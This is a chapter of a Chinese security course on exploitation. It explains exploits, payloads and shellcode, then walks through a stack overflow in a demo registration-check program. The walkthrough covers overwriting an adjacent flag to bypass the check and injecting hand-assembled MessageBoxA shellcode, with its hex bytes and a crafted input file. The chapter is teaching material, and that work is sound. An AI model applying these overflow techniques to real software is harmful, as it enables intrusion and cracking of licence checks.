

# 第五章 漏洞利用

知识点一：漏洞利用概念

知识点二：覆盖临接变量示例

知识点三：Shellcode代码植入示例

知识点四：Shellcode编写

知识点五：Shellcode编码

# 知识点一：漏洞利用概念

## 漏洞利用概念

**漏洞利用（exploit）是指针对已有的漏洞，根据漏洞的类型和特点而采取相应的技术方案，进行尝试性或实质性的攻击。** Exploit的英文意思就是利用，它在黑客眼里就是漏洞利用。有漏洞不一定就有Exploit（利用），但是有Exploit就肯定有漏洞。

假设，刚刚发现了一个Minishare的0Day漏洞。Minishare是一款文件共享软件，该0Day漏洞是一个缓冲区溢出漏洞，这个漏洞影响之前的所有版本。当用户向服务器发送的报文长度过大（超过堆栈边界）时就会触发该漏洞。

得到该漏洞后，可以做点什么呢？善意的，可以对同学或者朋友的电脑搞搞恶作剧，让他的电脑弹出个对话框之类的。恶意的话，可以利用这个漏洞来向目标机器植入木马，窃听用户个人隐私等。

那么，到底如何能达成这些目的呢？



## 漏洞利用的手段

在1996年，Aleph One在Underground发表了著名论文《SMASHING THE STACK FOR FUN AND PROFIT》，其中详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。在这篇具有划时代意义的论文中，Aleph One演示了如何向进程中植入一段用于获得shell的代码，并在论文中称这段被植入进程的代码为“shellcode”。

### shell

实际上，Shell是一个命令解释器，它解释由用户输入的命令并且把它们送到内核。

### shellcode

现在，“shellcode”已经表达的是**广义上的植入进程的代码，而不是狭义上的仅仅用来获得shell的代码。**

## 漏洞利用的核心

**漏洞利用的核心就是利用程序漏洞去劫持进程的控制权，实现控制流劫持，以便执行植入的shellcode或者达到其它的攻击目的。**

当攻击者掌握了被攻击程序的内存错误漏洞后，一般会考虑发起**控制流劫持攻击**。早期的攻击通常采用**代码植入**的方式，通过上载一段代码，将控制转向这段代码执行。在栈溢出漏洞的利用过程中，攻击的目的是**淹没返回地址**，以便劫持进程的控制权，让程序跳转去执行shellcode。



## Exploit的结构

要完成攻击，Exploit需要执行shellcode，但Exploit中并不仅是shellcode。

- Exploit要达到攻击目标，要做的工作更多，比如**对应的触发漏洞、将控制权转移到shellcode**一般均不相同，而且他们通常独立于shellcode的代码。
- **能实现特定目标的Exploit的有效载荷，称为Payload。**



## Exploit的结构

一个经典的比喻，将漏洞利用过程比作导弹发射的过程：**Exploit、payload和shellcode分别是导弹发射装置、导弹和弹头**。Exploit是导弹发生装置，针对目标发射导弹（payload）；导弹到达目标之后，释放实际危害的弹头（类似shellcode）爆炸；导弹除了弹头之外的其余部分用来实现对目标进行定位追踪、对弹头引爆等功能，在漏洞利用中，对应payload的非shellcode的部分。

**Exploit是指利用漏洞进行攻击的动作；Shellcode用来实现具体的功能；Payload除了包含shellcode之外，还需要考虑如何触发漏洞并让系统或者程序去执行shellcode。**





## 知识点二：覆盖临接变量示例



## 示例

假设我们已知一个系统的注册机验证过程的漏洞，程序举例如下：


```
#include <stdio.h>
#include <windows.h>
#define REGCODE "12345678"
int verify (char * code){
    int flag;
    char buffer[44];
    flag=strcmp(REGCODE, code);
    strcpy(buffer, code);
    return flag;
}
```

假设其主程序启动时候要校验注册码：

```
void main(){
    int vFlag=0;
    char regcode[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if (!(fp=fopen("reg.txt","rw+"))) exit(0);
    fscanf(fp,"%s", regcode);
    vFlag=verify(regcode);
    if (vFlag)
        printf("wrong regcode!");
    else
        printf("passed!");
    fclose(fp);
}
```

## Verify函数的缓冲区

Verify函数的缓冲区为44个字节，对应的栈帧状态如下图所示：



## 漏洞利用：覆盖临接变量

**利用目标：**利用溢出覆盖临接变量，实现控制流劫持，完成软件破解。

利用这个漏洞，我们可以破解该软件，让注册码无效。只需要想法淹没flag状态位，使其变为0即可，则只需要设计：buffer（44字节）+1字节（整数0），即在reg.txt中写入45个字节，其中最后1个字节为0。


如果能对reg.txt写入二进制数据，我们利用Ultraedit打开reg.txt，并在该文件中写入

“123412341234123412341234123412341234123412341”。需要将最后1个字节由ASCII-1改为全0。

# 知识点三：Shellcode代码植入示例

## 漏洞利用：代码植入

**利用目标：**利用溢出覆盖返回地址，转去执行植入的恶意程序。



## 基于上述程序，编写shellcode，完成代码植入

Shellcode往往需要用汇编语言编写，并转换成二进制机器码，其内容和长度经常还会受到很多苛刻限制，故开发和调试的难度很高。

### 植入代码之前需要做大量的调试工作，例如：

1

- 弄清楚程序有几个输入点，这些输入将最终会当作哪个函数的第几个参数读入到内存的那一个区域，哪一个输入会造成栈溢出，在复制到栈区的时候对这些数据有没有额外的限制等；

2

- 调试之后还要计算函数返回地址距离缓冲区的偏移并淹没之；

3

- 选择指令的地址，最终制作出一个有攻击效果的“承载”着shellcode的输入字符串。



基于上述程序，编写shellcode，完成代码植入

## 目标

植入一段代码，使其达到可以淹没返回地址，该返回地址将执行一个MessageBox函数，弹出窗体。

## 为了能淹没返回地址

为了能淹没返回地址，需要在reg.txt中至少写入：buffer（44字节）+flag（4字节）+前EBP值（4字节），也就是53-56字节才是要淹没的地址。让程序弹出一个消息框只需要调用Windows的API函数MessageBox。

MSDN对MessageBox函数的解释如下：

```
int MessageBox(  
    HWND hWnd,      // handle to owner window  
    LPCTSTR lpText,  // text in message box  
    LPCTSTR lpCaption, // message box title  
    UINT uType       // message box style  
);
```

我们将写出调用这个API的汇编代码，然后翻译成机器代码，用十六进制编辑工具填入reg.txt文件。  
注意：使用MessageBoxA函数。

hWnd

消息框所属窗口的句柄，  
如果为NULL，消息框则不  
属于任何窗口。

lpTex

字符串指针，所指字符串  
会在消息框中显示。

lpCaption

字符串指针，所指字符串  
将成为消息框的标题。

uType

消息框的风格（单按钮、  
多按钮等），NULL代表默  
认风格。

## 用汇编语言调用MessageBoxA需要三个步骤：

1

装载动态链接库user32.dll。MessageBoxA是动态链接库user32.dll的导出函数。虽然大多数有图形化操作界面的程序都已经装载了这个库，但是我们用来实验的console版并没有默认加载它。

2

在汇编语言中调用这个函数需要获得函数的入口地址。


3

在调用前需要向栈中按从右向左的顺序压入4个参数。为了让植入的机器代码更加简洁明了，我们在实验准备中构造漏洞程序的时候已经人工加载了user32.dll这个库，所以第一步操作不用在汇编语言中考虑。



## 第一步：获取函数入口地址

**获取函数入口地址：** MessageBoxA的入口地址可以通过user32.dll在系统中加载的基址和 MessageBoxA在库中的偏移相加得到。可以使用VC6.0自带的小工具 “Dependency Walker” 获得这些信息，如下图所示。



0x 77D507EA

## 获取函数入口地址

**使用代码来获取相关函数地址：**在C/C++语言中，GetProcAddress函数检索指定的动态链接库（DLL）中的输出库函数地址。如果函数调用成功，返回值是DLL中的输出函数地址。函数原型如下：`FARPROC GetProcAddress( HMODULE hModule, LPCSTR);`

- 参数hModule包含此函数的DLL模块的句柄。LoadLibrary、AfxLoadLibrary或者GetModuleHandle函数可以返回此句柄。
- 参数lpProcName是包含函数名的以NULL结尾的字符串，或者指定函数的序数值。
- FARPROC是一个4字节指针，指向一个函数的内存地址，GetProcAddress的返回类型就是FARPROC。如果你要存放这个地址，可以声明以一个FARPROC变量来存放。

## 获取函数入口地址

```
#include <windows.h>
#include <stdio.h>
int main()
{
    HINSTANCE LibHandle;
    FARPROC ProcAdd;
    LibHandle = LoadLibrary("user32");
    //获取user32.dll的地址
    printf("user32 = 0x%x \n", LibHandle);
    //获取MessageBoxA的地址
    ProcAdd=(FARPROC)GetProcAddress(LibHandle,"MessageBoxA");
    printf("MessageBoxA = 0x%x \n", ProcAdd);
    getchar();
    return 0;
}
```

运行左侧代码，可以得到  
入口地址：0x 77D507EA



## 第二步：编写函数调用的汇编代码

**编写函数调用的汇编代码：**先把字符串 “westwest” 压入栈区，消息框的文本和标题都显示为 “westwest”，只要重复压入指向这个字符串的指针即可；第1个和第4个参数这里都将设置为NULL。

机器代码（十六进制）	汇编指令	注释
33 DB	XOR EBX,EBX	将EBX的值设置为0
53	PUSH EBX	将EBX的值入栈
68 77 65 73 74	PUSH 74736577	将字符串west入栈
68 77 65 73 74	PUSH 74736577	将字符串west入栈
8B C4	MOV EAX,ESP	将栈顶指针存入EAX（栈顶指针的值就是字符串的首地址）
53	PUSH EBX	入栈MessageBox的参数-类型
50	PUSH EAX	入栈MessageBox的参数-标题
50	PUSH EAX	入栈MessageBox的参数-消息
53	PUSH EBX	入栈MessageBox的参数-句柄
B8 EA 07 D5 77	MOV EAX, 0x77D507EA	调用MessageBoxA函数，注意，每个机器的该函数的入口地址不同，请按实际值写入。
FF D0	CALL EAX	




### 第三步：注入Shellcode代码

得到的shellcode为：33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0。


**将这段shellcode写入reg.txt文件，且在返回地址处写buffer的地址。**

Buffer的地址可以通过OllyDbg来查看得到，也可以通过VC6的转到反汇编方式来得到：0012FAF0。



```
pwd.txt X
 0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 ; 3垚hwesthwest煸S
00000010h: 50 50 53 B8 EA 07 D5 77 FF D0 90 90 90 90 90 90 ; PPS戈.譜y衫惇惇?
00000020h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ; 惇惇惇惇惇惇惇惇
00000030h: 90 90 90 90 F0 FA 12 00 ; 惇惇瘕..
```

Windows xp下静态API的地址是准的，  
windows XP之后增加了ASLR保护机制，  
地址就不准，就得动态获取了。



# 知识点四：Shellcode编写

## Shellcode编写的难点

由于漏洞发现者在漏洞发现之初并不会给出完整Shellcode，因此掌握Shellcode编写技术就显得尤为重要。但是，要编写Shellcode存在很多难点：

1

**对一些特定字符需要转码。**比如，对于strcpy等函数造成的缓冲区溢出，会认为NULL是字符串的终结，所以shellcode中不能有NULL，如果有需要则要进行变通或编码。

2

**函数API的定位很困难。**比如，在Windows系统下，系统调用多数都是封装在高级API中来调用的，而且不同的Service Pack或版本的操作系统其API都可能有所改动，所以不可能直接调用。因此，需要采用动态的方法获取API地址。

## 简单的编写Shellcode的方法

一种简单的编写Shellcode的方法的步骤如下：

第一步：用c语言书写要执行的Shellcode

使用VC6编写程序如下：

```
#include <stdio.h>
#include <windows.h>
void main()
{
    MessageBox(NULL,NULL,NULL,0);
    return;
}
```

## 简单的编写Shellcode的方法

### 第二步 换成对应的汇编代码

利用调试功能，找到其对应的汇编代码：

```
1:  #include <stdio.h>
2:  #include <windows.h>
3:  void main()
4:  {
00401010  push     ebp
00401011  mov      ebp,esp
00401013  sub      esp,40h
00401016  push     ebx
00401017  push     esi
00401018  push     edi
00401019  lea      edi,[ebp-40h]
0040101C  mov      ecx,10h
00401021  mov      eax,0CCCCCCCCh
00401026  rep stos dword ptr [edi]
5:      MessageBox(NULL,NULL,NULL,0);
00401028  mov      esi,esp
0040102A  push     0
0040102C  push     0
0040102E  push     0
00401030  push     0
00401032  call     dword ptr [__imp__MessageBoxA@16 (0042428c)]
00401038  cmp      esi,esp
0040103A  call     __chkesp (00401070)
6:      return
```

直接得到的汇编语言通常需要进行再加工。对于push 0而言，可以通过上述的xor ebx ebx之后执行push ebx来实现。

在工程中编写汇编语言如下：

